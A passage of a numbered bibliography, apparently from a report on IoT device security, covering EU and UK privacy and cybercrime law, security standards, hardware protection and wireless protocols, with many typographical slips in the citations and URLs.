[14] European Commission, “Proposal for a Regulation fo the European Parliment and of the Council Concerning the Respect for Private Life and the Protection of Personal Data in Electronic Communications and Repealing Directive 2002/58/EC (Regulation on Privacy and Electronic Commu,” *Off. Eur. Comm.*, vol. 3, no. 1, [Online], Accessible:https://ec.europa.eu/digital–single–market/en/news/proposal–regulation–privacy–and–electronic–communications, pp. 1–35, 2017.

[15] Deloitte, “Evaluation and review of Directive 2002 / 58 on privacy and the electronic communication sector,” *Deloitte.eu*, vol. 1, no. 1, [Online], Accessible:https://ec.europa.eu/newsroom/document.cfm?doc_id=41232, pp. 1–432, 2017.

[16] European Union, “Regulation (EU) 2016/679 of the European Parliament and of the Council,” *Off. J. Eur. Union*, vol. 59, no. 1, [Online], Accessible:https://eur–europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679&from= EN#page=33, pp. 1–33, 2016.

[17] European Union, "Regulation (EU) 2016/679 of the European Parliament and of the Council," *Off. J. Eur. Union*, vol. 59, no. 1, [Online], Accessible:https://eur–europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679&from= EN#page=55, pp. 1–55, 2016.

[18] European Union, "Regulation (EU) 2016/679 of the European Parliament and of the Council," *Off. J. Eur. Union*, vol. 59, no. 1, [Online], Accessible:https://eur–europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679&from= EN#page=34, pp. 1–34, 2016.

[19] European Union, "Regulation (EU) 2016/679 of the European Parliament and of the Council," *Off. J. Eur. Union*, vol. 59, no. 1, [Online], Accessible:https://eur–europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679&from= EN#page=65, pp. 1–65, 2016.

[20] European Union, "Regulation (EU) 2016/679 of the European Parliament and of the Council," *Off. J. Eur. Union*, vol. 59, no. 1, [Online], Accessible:https://eur–europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679&from= EN#page=76, pp. 1–76, 2016.

[21] European Union, "Regulation (EU) 2016/679 of the European Parliament and of the Council," *Off. J. Eur. Union*, vol. 59, no. 1, [Online], Accessible:https://eur–europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679&from= EN#page=25, pp. 1–25, 2016.

[22] T. G. Dylan Curran, "Are you ready? This is all the data Facebook and Google have on you!," *theguardian.com*, 2018. [Online]. Available: https://www.theguardian.com/commentisfree/2018/mar/28/all-the-data-facebook-google-has-on-you-privacy. [Accessed: 21-May-2018].

[23] European Union, "Charter of fundamental rights of the European Union," *Off. J. Eur. Communities*, vol. 44, no. 2, [Online], Accessible:http://www.europarl.europa.eu/charter/pdf/text_en.pdf, pp. 1–22, 2000.

[24] European Union Agency for Fundamental Rights, "Article 8 - Protection of personal data," *fra.europa.eu*, 2018. [Online]. Available: http://fra.europa.eu/en/charterpedia/article/8-protection-personal-data. [Accessed: 22-Jun-2018].

[25] European Union, “Consolidated Version of the Treaty on the Functioning of the European Union,” *Off. J. Eur. Union*, vol. 55, no. 1, [Online], Accessible:https://eur–europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:12012E/TXT&from=EN, pp. 1–334, 2012.

[26] A. Cavoukian, “Privacy by Design The 7 Foundational Principles Implementation and Mapping of Fair Information Practices,” vol. 1, no. 1, [Online], Accessible:https://iab.org/wp–content/IAB–uploads/2011/03/fred_carter.pdf, pp. 1–5, 2011.

[27] ITGovernance, “Operators of Essential Services,” *e.itgovernance*, vol. 1, no. 2, [Online], Accessible:https://e.itgovernance.co.uk/l/500371/2018–07–23/bc3vb/500371 /95727/ OES___NIS_Regulations.pdf%0A%0A, pp. 1–2, 2018.

[28] Google Inc, “Google Cloud Platform: EU Model Contract Clauses,” *cloud.google.com*, 2018. [Online]. Available: https://cloud.google.com/terms/eu-model-contract-clause. [Accessed: 16-Jul-2018].

[29] Google Inc, “Google Cloud Platform Subprocessors,” *cloud.google.com*, 2018. [Online]. Available: https://cloud.google.com/terms/subprocessors. [Accessed: 16-Aug-2018].

[30] M. Antonakakis, T. April, and et el, “Understanding the Mirai Botnet,” *usenix.org*, no. 1 [Online], Accessible:https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis, pp. 1–19, 2017.

[31] Cloudflare inc, “Cloudflare Advanced DDoS Protection,” *cloudflare.com*, no. 1, [Online], Accessible:https://www.cloudflare.com/media/pdf/cloudflare–whitepaper–pdf, pp. 1–7, 2018.

[32] HM Government, “Consumer Rights Act 2015,” *legislation.gov.uk*, vol. 1, no. 1.[Online],Accessible:http://www.legislation.gov.uk/ukpga/2015/15/pdfs/ukpga_2015 0015_en.pdf, pp. 1–150, 2015.

[33] D. T. L. Tyler Lacoma, “How long do appliances last?,” *digitaltrends.com*, 2017. [Online]. Available: https://www.digitaltrends.com/home/how-long-do-appliances-last/. [Accessed: 13-Jun-2018].

[34] INNOVATION PEI, "Customer Relationship Management Is this Booklet Right for You?," *gov.pe.ca*, vol. 1, no. 1.[Online], Accessible:http://www.gov.pe.ca/photos/original/IPEI_ebiz_CRM.pdf, pp. 1–6, 2017.

[35] I. AIRMIC, Alarm, "A structured approach to Enterprise Risk Management (ERM) and the requirements of ISO 31000," *AIRMIC*, vol. 2, no. 1.[Online], Accessible:https://www.theirm.org/media/886062/ISO3100_doc.pdf, pp. 1–20, 2010.

[36] Près le Tribunal de grande, "Plainte Apple obsolescence programmée 27.12.17," *scribd.com*,no.1.[Online],Accessible:https://www.scribd.com/document/367959494/Plainte-Apple-obsolescence-programme-e-27-12-17, pp. 1–8, 2018.

[37] Halteobsolescence.org, "HOP / Halte à l'Obsolescence Programmée," *Halteobsolescence.org*, 2018. [Online]. Available: https://www.halteobsolescence.org/. [Accessed: 16-Jul-2018].

[38] Halteobsolescence.org, "Rapport d'enquête sur les enjeux et solutions en matière d'imprimantes et cartouches," *Halteobsolescence.org*, no. 1.[Online], Accessible:https://www.halteobsolescence.org/wp-content/uploads/2017/09/Rapport-HOP-final.pdf, pp. 1–28, 2018.

[39] E. Parliament, "On a longer lifetime for products: benefits for consumers and companies," *Eur. Parliam. A8-0214/2017,* no. 1.[Online], Accessible:http://www.europarl.europa.eu/sides/getDoc.do?pubRef=-//EP//NONSGML+REPORT+A8-2017-0214+0+DOC+PDF+V0//EN, pp. 1–28, 2017.

[40] European Commission, "Attitudes of Europeans towards waste managment and resource efficiency," *Eurobarometer*, vol. 1, no. 1.[Online], Accessible:http://ec.europa.eu/commfrontoffice/publicopinion/flash/fl_388_en.pdf, pp. 1–153, 2014.

[41] European Union, "Directive 1999/44/EC on certain aspects of the sale of consumer goods and associated guarantees," *Off. J. Eur. Union*, vol. 60, no. 1.[Online], Accessible:https://eur-europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:31999L0044&from=EN, pp. 1–5, 1999.

[42] HM Government, “The Sale and Supply of Goods to Consumers Regulations 2002,” *legislation.gov.uk*, vol. 1, no. 1.[Online], Accessible:http://www.legislation.gov.uk/uksi/2002/3045/pdfs/uksi_20023045_en.pdf, p. 12, 2002.

[43] HM Government, “Computer Misuse Act 1990,” *legislation.gov.uk*, vol. 1, no. 1.[Online],Accessible:http://www.legislation.gov.uk/ukpga/1990/18/pdfs/ukpga_19900018_en.pdf, pp. 1–16, 1990.

[44] HM Government, “Justice and Security Act 2013,” *legislation.gov.uk*, vol. 1, no. 1.[Online],Accessible:http://www.legislation.gov.uk/ukpga/2013/18/pdfs/ukpga_20130018_en.pdf, pp. 1–32, 2013.

[45] HM Government, “Police and Criminal Evidence Act 1984,” *legislation.gov.uk*, vol. 1, no.1.[Online],Accessible:https://www.legislation.gov.uk/ukpga/1984/60/pdfs/ukpga_19840060_en.pdf, pp. 1–143, 1984.

[46] HM Government, “Extradition Act 2003,” *legislation.gov.uk*, vol. 1, no. 1.[Online], Accessible:http://www.legislation.gov.uk/ukpga/2003/41/pdfs/ukpga_20030041_en.pdf, pp. 1–144, 2003.

[47] HM Government, “Regulation of Investigatory Powers Act 2000,” *legislation.gov.uk*, vol.1,no.1.[Online],Accessible:https://www.legislation.gov.uk/ukpga/2000/23/pdfs/ukpga_20000023_en.pdf, pp. 1–113, 2000.

[48] HM Government, “Police and Criminal Evidence Act,” *legislation.gov.uk*, no. 1.[Online],Accessible:https://www.legislation.gov.uk/ukpga/1984/60/pdfs/ukpga_19840060_en.pdf, pp. 1–143, 1984.

[49] HM Government, “Malicious Communications Act 1988,” *legislation.gov.uk*, no. 1.[Online],Accessible:http://www.legislation.gov.uk/ukpga/1988/27/pdfs/ukpga_19880027_en.pdf, pp. 1–2, 1988.

[50] HM Government, “Serious Crime Act 2015,” *legislation.gov.uk*, no. 1.[Online], Accessible:http://www.legislation.gov.uk/ukpga/2015/9/pdfs/ukpga_20150009_en.pdf, pp. 1–136, 2015.

[51] HM Government, “Domestic Violence, Crime and Victims Act 2004,” *legislation.gov.uk*,no.1.[Online],Accessible:http://www.legislation.gov.uk/ukpga/2004/28/pdfs/ukpga_20040028_en.pdf, pp. 1–98, 2004.

[52] HM Government, “Regulation of Investigatory Powers Act 2000,” *legislation.gov.uk*, no.1.[Online],Accessible:http://www.legislation.gov.uk/ukpga/2000/23/pdfs/ukpga_20000023_en.pdf, pp. 1–113, 2000.

[53] HM Government, “Terrorism Act 2000,” *legislation.gov.uk*, no. 1.[Online], Accessible: http://www.legislation.gov.uk/ukpga/2000/11/pdfs/ukpga_20000011_en.pdf, pp. 1–160, 2000.

[54] Accenture, “Banking Technology Vision 2018,” *Accenture.com*, no. 1.[Online], Accessible:https://www.accenture.com/gb-en/_acnmedia/PDF-78/Accenture-Banking-Technology-Vision-2018.pdf, pp. 1–30, 2018.

[55] HM Government, “Proceeds of Crime Act 2002,” *legislation.gov.uk*, no. 1.[Online], Accessible:https://www.legislation.gov.uk/ukpga/2002/29/pdfs/ukpga_20020029_en.pdf, pp. 1–340, 2002.

[56] National Crime Agency, “Submitting A Suspicious Activity Report (SAR) within the Regulated Sector,” *nationalcrimeagency.gov.uk*, vol. 7, no. 1.[Online], Accessible:http://www.nationalcrimeagency.gov.uk/publications/517-submitting-a-suspicious-activity-report-sar-within-the-regulated-sector/file, pp. 1–12, 2016.

[57] HM Goverment, “Directive (EU) 2016/ 1148,” *eur-lex.europa.eu*, vol. 57, no. 1.[Online],Accessible:https://eur-europa.eu/legal-content/EN/TXT/PDF/?uri= CELEX:32016L1148&from=EN, pp. 1–30, 2016.

[58] HM Government, “The Network and Information Systems Regulations 2018,” *legislation.gov.uk*,vol.1,no.1.[Online],Accessible:http://www.legislation.gov.uk/uksi/2018/506/pdfs/uksi_20180506_en.pdf, pp. 1–36, 2018.

[59] PECB Limited, “ISO/IEC 27002:201,” *zih.hr*, no. 1 [Online], Accessible:http://zih.hr/sites/zih.hr/files/cr-collections/3/iso27002.pdf, pp. 1–17, 2017.

[60] OSI, “ISO/IEC 27035-1:2016,” *iso.org*, 2016. [Online]. Available: https://www.iso.org/obp/ui/#iso:std:iso-iec:27035:-1:ed-1:v1:en. [Accessed: 11-Jun-2018].

[61] HMIC, *The Strategic Policing Requirement An inspection of how police forces in England and Wales deal with threats of a large-scale cyber incident (including criminal attack)*. justiceinspectorates.gov.uk, 2014.

[62] D. M. W. Dr Michael Levi,Mr Alan Doig, “The Implications of Economic Cybercrime for Policing TECHNICAL ANNEX,” *cityoflondon.gov.uk*, no. 1 [Online], Accessible: https://www.cityoflondon.gov.uk/business/economic-research-and-information/research-publications/Documents/research-2015/Economic-cybercrime-technical-annex.pdf, p. 65, 2015.

[63] H. Office Science Advisory Council, “Understanding the costs of cyber crime A report of key findings from the Costs of Cyber Crime Working Group,” *techuk.org*, no. 96 [Online], Accessible: https://www.techuk.org/images/understanding-costs-of-cyber-crime-horr96.pdf, pp. 1–83, 2018.

[64] E. European Commission, “Special Eurobarometer 423 CYBER SECURITY REPORT Special Eurobarometer 423 / Wave EB82.2-TNS Opinion &amp; Social,” *ec.europa.eu*, no. 1 [Online], Accessible: http://ec.europa.eu/public_opinion/index_en.htm, pp. 1–171, 2014.

[65] HMG, “National Cyber Security Strategy,” *ncsc.gov.uk*, no. 1 [Online], Accessible: https://www.gov.uk/government/uploads/system/uploads/attachment_data/file/567242/national_cyber_security_strategy_2016.pdf, pp. 1–43, 2016.

[66] TNS BMRB, “DCMS Cyber Essentials Scheme-process evaluation and message testing,” *assets.publishing.service.gov.uk*, no. 1 [Online], Accessible: https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/579441/Cyber_Essentials_process_evaluation_and_message_testing_Appendices.pdf, pp. 1–36, 2016.

[67] B. L. Smith David M Howard Julie Brill John Frank Jonathan Palmer, J. M. Garland Alexander A Berengaut Lauren K Moxley, E. Joshua Rosenkranz, R. M. Loeb Brian P Goldman Evan M Rose Hannah Garden-Monheit Alec Schierenbeck ORRICK, and S. Llp, “Supreme Court of the United States,” *supremecourt.gov*, no. 1.[Online], Accessible:https://www.supremecourt.gov/DocketPDF/17/17-2/42149/20180403145952967_180401%20for%20E-Filing.pdf, pp. 1–12, 2018.

[68] HM Government, "Official Secrets Act 1989," *legislation.gov.uk*, no. 1.[Online], Accessible:http://www.legislation.gov.uk/ukpga/1989/6/pdfs/ukpga_19890006_en.pdf, pp. 1–16, 1989.

[69] HM Government, "Investigatory Powers Act 2016," *legislation.gov.uk*, no. 1.[Online], Accessible:http://www.legislation.gov.uk/ukpga/2016/25/pdfs/ukpga_20160025_en.pdf, pp. 1–305, 2016.

[70] ServiceNow, "Quick Start-An Overview of ITIL Start," *servicenow.com*, no. 1.[Online], Accessible:https://www.servicenow.com/content/dam/servicenow-assets/public/en-us/doc-type/resource-center/ebook/ebk-it-infrastructure-library-overview.pdf, pp. 1–11, 2016.

[71] IT Governance, "ITIL – IT Governance," *itgovernance.co.uk*, 2018. [Online]. Available: https://www.itgovernance.co.uk/itil. [Accessed: 16-Jun-2018].

[72] CTC, "The Zachman Enterprise Framework The Origins and Purpose of the Zachman Enterprise Framework," *Technical-communicators.com*, no. 1.[Online], Accessible:www.technical-communicators.com, pp. 1–7, 2007.

[73] Ernest & Young, "Enterprise Security Architecture Business-driven security," in *ISACA Seminar-Enterprise Security Architecture*, 2012, pp. 1–21.

[74] SABSA, "The SABSA Institute - Enterprise Security Architecture," *sabsa.org*, 2018. [Online]. Available: https://sabsa.org/. [Accessed: 16-Jun-2018].

[75] IBM, "IBM and TSB Confidential," no. 1 [Online], Accessible:https://www.parliament.uk/documents/commons-committees/treasury /Written_Evidence/tsb0003.pdf, pp. 1–8, 2018.

[76] U.S Department of Homeland Security, "Internet Crime Complaint Center (IC3)," *ic3.gov*, 2014. [Online]. Available: https://www.ic3.gov/media/2014/140923.aspx. [Accessed: 11-May-2018].

[77] BSI group, "ISO/IEC 20000," *bsigroup.com*, no. 1, [Online], Accessible: https://www.bsigroup.com/LocalFiles/en–IN/Certification/ISO%2020000/ISO–20000–Implementation–guide–pdf, pp. 1–12, 2017.

[78] OSI, “ISO/IEC 20000-1:2011,” *iso.org*, 2018. [Online]. Available: https://www.iso.org/obp/ui/#iso:std:iso-iec:20000:-1:ed-2:v1:en. [Accessed: 10-Mar-2018].

[79] “Telensa PLANet Intelligent lighting for smart cities Telensa PLANet – Public Lighting Active Network Wireless remote control optimized for IoT,” *Telensa.com*, no. 1 [Online], Accessible: https://www.telensa.com/resource-details?r=brochure-telensa-planet, pp. 1–22, 2018.

[80] M. Singh, “Linux Kernel Memory Protection (ARM),” no. 1 [Online], Accessible: http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi04, pp. 1–3, 2014.

[81] G. Android, “Arch / arm64 / Kconfig.debug - kernel / msm,” *android.googlesource.com*, 2017. [Online]. Available: https://android.googlesource.com/kernel/msm/+/android-7.1.0_r0.2/arch/arm64/Kconfig.debug. [Accessed: 21-Jul-2018].

[82] ARM inc, “ARM Compiler toolchain Compiler Reference,” *http://infocenter.arm.com*, 2016.[Online].Available:http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc .dui0491i/BCFGBAIC.html. [Accessed: 21-Jul-2018].

[83] Mercked Security, “Smashing the ARM Stack: ARM Exploitation,” *merckedsecurity.com*,2016.[Online].Available:https://www.merckedsecurity.com/blog/ smashing-the-arm-stack-part-1. [Accessed: 21-Sep-2018].

[84] M. Rutland, “Thwarting unknown bugs: hardening features in the mainline Linux kernel,” *linuxfoundation.org*, no. 1 [Online], Accessible: http://events17.linuxfoundation.org/sites/events/files/slides/slides_21.pdf, pp. 1–31, 2016.

[85] S. is B. blog Anababa, “Processor Hardware Security Features in x86 &amp; ARM Architectures,” *hypervsir.blogspot.com*, 2014. [Online]. Available: https://hypervsir.blogspot.com/2014/10/introduction-on-hardware-security.html. [Accessed: 18-Jul-2018].

[86] Dragos inc, “Industrial Control Vulnerabilities 2017 review,” *dragos.com*, no. 1 [Online], Accessible: https://www.dragos.com/media/2017-Review-Industrial-Control-Vulnerabilities.pdf, pp. 1–13, 2018.

[87] Positive Technology, “ICS security 2017 review,” *ptsecurity.com*, no. 1 [Online], Accessible:https://www.ptsecurity.com/upload/corporate/ww-en/analytics/ICS-Security-2017-pdf, pp. 1–12, 2017.

[88] Positive Technologies, “Industrial companies attack vectors 2018,” *ptsecurity.com*, no. 1 [Online], Accessible: https://www.ptsecurity.com/upload/corporate/ww-en/analytics/ICS-attacks-2018-pdf, pp. 1–13, 2018.

[89] Silicon Labs inc, “Silicon Labs WFM200,” *silabs.com*, 2018. [Online]. Available: http://news.silabs.com/2018-02-27-New-Silicon-Labs-Wi-Fi-Devices-for-the-IoT-Slash-Power-Consumption-in-Half#assets_20295_122802-117. [Accessed: 20-Jul-2018].

[90] National Crime Security Centre, “Secure the build and deployment pipeline,” *ncsc.gov.uk*, 2017. [Online]. Available: https://www.ncsc.gov.uk/guidance/secure-build-and-deployment-pipeline.

[91] National Crime Security Centre, “Plan for security flaws,” *ncsc.gov.uk*, 2017. [Online]. Available: https://www.ncsc.gov.uk/guidance/plan-security-flaws.

[92] S. Moein, T. A. Gulliver, F. Gebali, and A. Alkandari, “Hardware attack mitigation techniques analysis,” *Int. J. Cryptogr. Inf. Secur.*, vol. 7, no. 1 [Online], Accessible: https://wireilla.com/papers/ijcis/V7N1/7117ijcis02.pdf, 2017.

[93] Microchip Technology Inc, “SAMA5D2 SIP SAMA5D2 System-In-P,” *microchip.com*, no.1,[Online],Accessible:http://ww1.microchip.com/downloads/en/DeviceDoc/600001484A.pdf, pp. 1–36, 2017.

[94] Toradex AG, “Apalis Computer Module Carrier Board Design,” *toradex.com*, no. 1, [Online], Accessible:https://docs.toradex.com/101123–apalis–arm–carrier–board–design–guide.pdf, pp. 1–81, 2018.

[95] Toradex AG, “Apalis-A New Architecture for Embedded Computing,” *toradex.com*, no. 1, [Online], Accessible:https://docs.toradex.com/100975–apalis–ulp–com–qseven–smarc–comparison–whitepaper.pdf, pp. 1–9, 2018.

[96] Statschippac, “PoP Package-on-Package,” *statschippac.com*, no. 1, [Online], Accessible:http://www.statschippac.com/~/media/Files/Package Datasheets/POP.ashx, pp. 1–2, 2018.

[97] Grand View Research inc, “eNVM Industry Report, 2022,” *grandviewresearch.com*, 2016. [Online]. Available: https://www.grandviewresearch.com/industry-analysis/embedded-non-volatile-memory-envm-market. [Accessed: 21-Jul-2018].

[98] RnR inc, “eNVM Market,” *prnewswire.com*, 2014. [Online]. Available: https://www.prnewswire.com/news-releases/envm-market-embedded-non-volatile-memory-trends-and-application-forecasts-in-new-envm-research-report-277543821.html. [Accessed: 21-Jul-2018].

[99] S. inc Faisal Goriawalla, “Embedded MTP Non-Volatile Memory for IoT SoC Designs,” *synopsys.com*, 2018. [Online]. Available: https://www.synopsys.com/designware-ip/technical-bulletin/advantages-of-mtv.html. [Accessed: 21-Jun-2018].

[100] P. Hieber, F. Eisele, and V. Informatik GmbH, “Hardware Security Modules to Embedded Systems,” *vector.com*, no. 1 [Online], Accessible: https://vector.com/portal/medien/cmc/events/Vector_EMOB_2017_Phanuel_Hieber.pdf, pp. 1–19, 2017.

[101] Data communications company, “Role of the Data and Communications Company,” *smartdcc.co.uk*,no.1[Online],Accessible:https://www.smartdcc.co.uk/media/338770/15574_building_a_smart_metering_network_v3.pdf, pp. 1–3, 2018.

[102] Department of energy and climate change, “Smart Metering Implementation Programme Smart Metering Equipment Technical Specifications Version 1.58,” *assets.publishing.service.gov.uk*, no. 1 [Online], Accessible: https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/381535/SMIP_E2E_SMETS2.pdf, pp. 1–126, 2014.

[103] E. and industrial strategy Department for business, “Government Response to the Operational Transition of Smart Meters Consultation,” *assets.publishing.service.gov.uk*, no.1[Online[,Accessible:https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/664216/Government_Response_to_consultation_on_the_operational_transition_of_sma.._.pdf, pp. 1–19, 2017.

[104] W. inc Paul Monson, “Trusted Platform Module (TPM) - Windows IoT | Microsoft Docs,” *docs.microsoft.com*, 2017. [Online]. Available: https://docs.microsoft.com/en-us/windows/iot-core/secure-your-device/tpm. [Accessed: 21-Jul-2018].

[105] NXP inc, “i.MX 6 Series Applications Processors | Multicore Arm® Cortex®-A7 Core, Cortex-A9, Cortex-M4 |NXP,” *nxp.com*, 2018. [Online]. Available: https://www.nxp.com/products/processors-and-microcontrollers/arm-based-processors-and-mcus/i.mx-applications-processors/i.mx-6-processors:IMX6X_SERIES. [Accessed: 19-Jul-2018].

[106] Organisation Internationale normalisation (ISO), “ISO/IEC 19896-2:2018(en), IT security techniques — Competence requirements for information security testers and evaluators — Part 2: Knowledge, skills and effectiveness requirements for ISO/IEC 19790 testers,” *iso.org*, 2018. [Online]. Available: https://www.iso.org/obp/ui/#iso:std:71121:en. [Accessed: 19-Jun-2018].

[107] NIST, “Archived Draft Publication,” *csrc.nist.gov*, no. 1 [Online], Accessible: https://csrc.nist.gov/CSRC/media/Publications/fips/140/3/archive/2009-12-11/documents/fips140-3-draft-2009.pdf, pp. 1–65, 2009.

[108] D. Boneh and V. Shoup, “A Graduate Course in Applied Cryptography,” *crypto.stanford.edu*,no.1[Online],Accessible:https://crypto.stanford.edu/~dabo/cryptobook/draft_0_2.pdf, pp. 1–400, 2015.

[109] D. Johnson and C. Research, “The Elliptic Curve Digital Signature Algorithm (ECDSA) 1 2,” *citeseerx.ist.psu.edu*, no. 1 [Online], Accessible: http://www.cacr.math.uwaterloo.ca2c, pp. 1–55, 1999.

[110] L. Chen, G. Locke, and P. Gallagher, “NIST Special Publication 800-108 Recommendation for Key Derivation Using Pseudorandom Functions (Revised),” *nvlpubs.nist.gov*,no.1[Online],Accessible:https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-108.pdf, pp. 1–21, 2009.

[111] Segate Technology LLC, “128-Bit Versus 256-Bit AES Encryption,” *axantum.com*, no. 1 [Online], Accessible:http://www.axantum.com/AxCrypt/etc/seagate128vs256.pdf, pp. 1–6, 2008.

[112] Cloudflare LLC, “What is Transport Layer Security (TLS)?,” *cloudflare.com*, 2018. [Online]. Available: https://www.cloudflare.com/learning/security/glossary/transport-layer-security-tls/. [Accessed: 21-Jul-2018].

[113] HM Government, “Transport Layer Security (TLS) - GOV.UK,” *gov.uk*, 2016. [Online]. Available:https://www.gov.uk/government/publications/email-security-standards/transport-layer-security-tls. [Accessed: 21-Jul-2018].

[114] N. Modadugu and E. Rescorla, “The Design and Implementation of Datagram TLS,” *internetsociety.org*, no. 1 [Online], Accessible: http://wp.internetsociety.org/ndss/wp-content/uploads/sites/25/2017/09/Modadugu.pdf, pp. 1–13, 2002.

[115] 3GPP org, “Standards for the IoT,” *3gpp.org*, 2018. [Online]. Available: http://www.3gpp.org/news-events/3gpp-news/1805-iot_r14. [Accessed: 17-Jun-2018].

[116] S. Brand, “QAM Demodulation,” *Philips Semicond.*, no. 1, pp. 0–42, 2010.

[117] J. Brunet, “Amplitude-Shift Keying (ASK) Modulation,” *engineering.mq.edu.au*, no. 1, [Online], Acessible:http://engineering.mq.edu.au/~cl/files_pdf/elec321/lect_mask.pdf, pp. 1–17, 2013.

[118] R. F. Masood, “Adaptive modulation (QPSK, QAM),” *IEEE*, no. 1, [Online], Availability: https://arxiv.org/ftp/arxiv/papers/1302/1302.7145.pdf, p. 2, 2012.

[119] V. Meghdadi, “BER calculation,” *Communications*, no. 1, pp. 1–9, 2008.

[120] BEREC, “Body of European Regulators for Electronic Communication,” *berec.europa.eu*, 2018. [Online]. Available: https://berec.europa.eu/. [Accessed: 26-Jun-2018].

[121] Ofcom, “Ofcom,” *Ofcom.org.uk*, 2018. [Online]. Available: http://www.ofcom.org.uk/. [Accessed: 15-May-2016].

[122] Cisco LLC, “802.11ac: The Fifth Generation of Wi-Fi,” *cisco.com*, no. 1 [Online], Accessible:https://www.cisco.com/c/dam/en/us/products/collateral/wireless/aironet-3600-series/white-paper-c11-713103.pdf, pp. 1–20, 2018.

[123] M. Hasan, J. M. Thakur, and P. Podder, “Design and Implementation of FHSS and DSSS for Secure Data Transmission,” *ijsps.com*, no. 1 [Online], Accessible:http://www.ijsps.com/uploadfile/2015/0915/20150915101611816.pdf, pp. 1–6, 2016.

[124] L. J. Cimini, G. Li, and AT&T Labs, "Orthogonal Frequency Division Multiplxing for wirless channels," *i3s.unice.fr*, no. 1 [Online], Accessible:http://www.i3s.unice.fr/~deneire/mobile/ofdm_tutorial.pdf, pp. 1–85, 2002.

[125] I. MathWorks, "MATLAB - MathWorks - MathWorks United Kingdom," *uk.mathworks.com*, 2018. [Online]. Available: http://uk.mathworks.com/products/matlab/. [Accessed: 19-May-2016].

[126] CENELEC org, "European Committee for Electrotechnical Standardization," *cenelec.eu*, 2018. [Online]. Available: https://www.cenelec.eu/. [Accessed: 23-Jun-2018].

[127] ENISA org, "European Union Agency for Network and Information Security," *enisa.europa.eu*, 2018. [Online]. Available: https://www.enisa.europa.eu/.

[128] CEN org, "European Committee for Standardisation," *cen.eu*, 2018. [Online]. Available: https://www.cen.eu/Pages/default.aspx. [Accessed: 23-Jul-2018].

[129] ETSI org, "ETSI - Welcome to the World of Standards!," *etsi.org*, 2018. [Online]. Available: https://www.etsi.org/. [Accessed: 23-Jun-2018].

[130] European Commission, "CE marking - European Commission," *ec.europa.eu*, 2018. [Online]. Available: https://ec.europa.eu/growth/single-market/ce-marking_en. [Accessed: 21-May-2018].

[131] N. Measurement and R. Office, "Guidance to RoHS Directive 2011/65/EU," *assets.publishing.service.gov.uk*,no.1,[Online],Accessible:https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/679655/rohs–directive–guidance.pdf, pp. 1–39, 2014.

[132] B. S. I. Group, "Bluetooth 5 Go Faster. Go Further.," *bluetooth.com*, no. 1 [Online], Accessible:https://www.bluetooth.org/DocMan/handlers/DownloadDoc.ashx?doc_id=421043, p. 39, 2016.

[133] ieee, "IEEE 802.11, The Working Group Setting the Standards for Wireless LANs," *ieee802.org*, 2018. [Online]. Available: http://www.ieee802.org/11/. [Accessed: 14-Aug-2018].

[134] S. Frankel, B. Eydt, L. Owens, and K. Kent, "Guide to IEEE 802.11i: Establishing Robust Security Networks Recommendations of the National Institute of Standards and

Technology," *internetlifeguard.network*, no. 1 [Online], Accessible:http://internetlifeguard.network/blog/WPA2-80211i/NIST-80211i.pdf, pp. 1–156, 2006.

[135] M. M. Jennifer Jabbusch, Neal Hamilton, "802.1X," no. 1 [Online], Accessible:https://people.cs.nctu.edu.tw/~jcc/wire1x/8021x_2007.pdf, pp. 1–42, 2011.

[136] O. Dmitry, "RADIUS server as centralized authentication," *theseus.fi*, no. 1 [Online], Accessible:https://www.theseus.fi/bitstream/handle/10024/95041/thesis_Opikhalov.pdf?sequence=1, pp. 1–68, 2015.

[137] Intel LLC, "802.1X Overview and EAP Types," *intel.co.uk*, 2018. [Online]. Available: https://www.intel.co.uk/content/www/uk/en/support/articles/000006999/network-and-i-o/wireless-networking.html. [Accessed: 21-Jun-2018].

[138] LoRa Alliance, "LoRaWAN 1.0.3 specification," *lora-alliance.org*, no. 1 [Online], Accessible: https://lora-alliance.org/sites/default/files/2018-07/lorawan1.0.3.pdf, pp. 1–72, 2018.

[139] A. Gemalto and S. And, "LoRaWAN security whitepaper," *lora-alliance.org*, no. 1 [Online],Accessible:https://lora-alliance.org/sites/default/files/2018-04/ lora_alliance_security_whitepaper.pdf, pp. 1–4, 2017.

[140] LoRa Alliance, "A technical overview of LoRa ® and LoRaWAN ™ What is it?," *lora-alliance.org*,no. 1 [Online], Accessible: https://lora-alliance.org/sites/default/files/2018-04/what-is-lorawan.pdf, pp. 1–20, 2015.

[141] O. AEGIS, "M2M application characteristics and their implications for spectrum Final Report,"no.1[Online]Accessible:https://www.ofcom.org.uk/__data/assets/pdf_file/0040/68989/m2m_finalreportapril2014.pdf, p. 78, 2014.

[142] H. Lipmaa, P. Rogaway, and D. Wagner, "Comments to NIST concerning AES Modes of Operations: CTR-Mode Encryption," no. 1 [Online], Accessible:http://www.tml.hut.fi/helgerhttp://www.cs.ucdavis.edu/rogawayhttp://www.cs.berkeley.edu/wagner, pp. 1–4, 2000.

[143] G. Android, "Overview | Android Things | Android Developers," *developer.android.com*, 2018. [Online]. Available: https://developer.android.com/things/get-started/. [Accessed: 19-Apr-2018].

[144] G. Android Developers, "SELinux for Android 8.0," *source.android.com*, no. 1 [Online],Accessible:https://source.android.com/security/selinux/images/SELinux_Treble.pdf, pp. 1–30, 2017.

[145] Android Google INC, "Implementing SELinux," *source.android.com*, 2018. [Online]. Available: https://source.android.com/security/selinux/implement. [Accessed: 14-Jul-2018].

[146] G. I. Android, "Validating SELinux," *source.android.com*, 2018. [Online]. Available: https://source.android.com/security/selinux/validate. [Accessed: 15-Jun-2018].

